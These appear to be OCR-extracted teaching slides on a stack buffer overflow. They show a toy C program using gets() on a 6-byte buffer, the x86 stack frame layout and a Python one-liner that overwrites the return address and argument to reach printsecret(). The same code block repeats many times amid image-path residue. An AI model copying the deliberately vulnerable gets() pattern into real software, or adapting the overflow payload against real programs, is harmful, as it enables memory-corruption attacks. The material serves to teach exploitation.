


```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```





```
mov %ebp, %esp
pop %ebp
ret
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```





```
mov %ebp, %esp
pop %ebp
ret
```

```c
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```





```
mov %ebp, %esp
pop %ebp
ret
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```





```
push %ebp
mov %esp, %ebp
```

```c
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```





```
push %ebp
mov %esp, %ebp
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



Address of i to overwrite:
Buf + sizeof(buf) + 12


x86, Cdel in a function



(%ebp) : saved %ebp
4(%ebp) : RET
8(%ebp) : first argument
-8(%ebp) : maybe a local variable

Overwrite RET and More

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./or2
```

Overwrite RET and More

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./or2
```